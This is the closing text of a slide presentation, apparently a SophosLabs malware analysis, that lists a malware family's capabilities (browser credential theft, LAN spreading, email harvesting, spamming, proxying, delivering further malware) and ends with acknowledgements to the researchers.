- Email address books
- Email account settings
- Email conversation threads
- Spamming



Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads
- Spamming
- Proxy

Sum up

- Information, credentials from browser
- Spreading through LAN
- Email address books
- Email account settings
- Email conversation threads
- Spamming
- Proxy
- Deliver malware

?

Thank you!

Also thanks for:

- Gábor Szappanos
- Ferenc László Nagy
- Dorka Palotay
- SophosLabs

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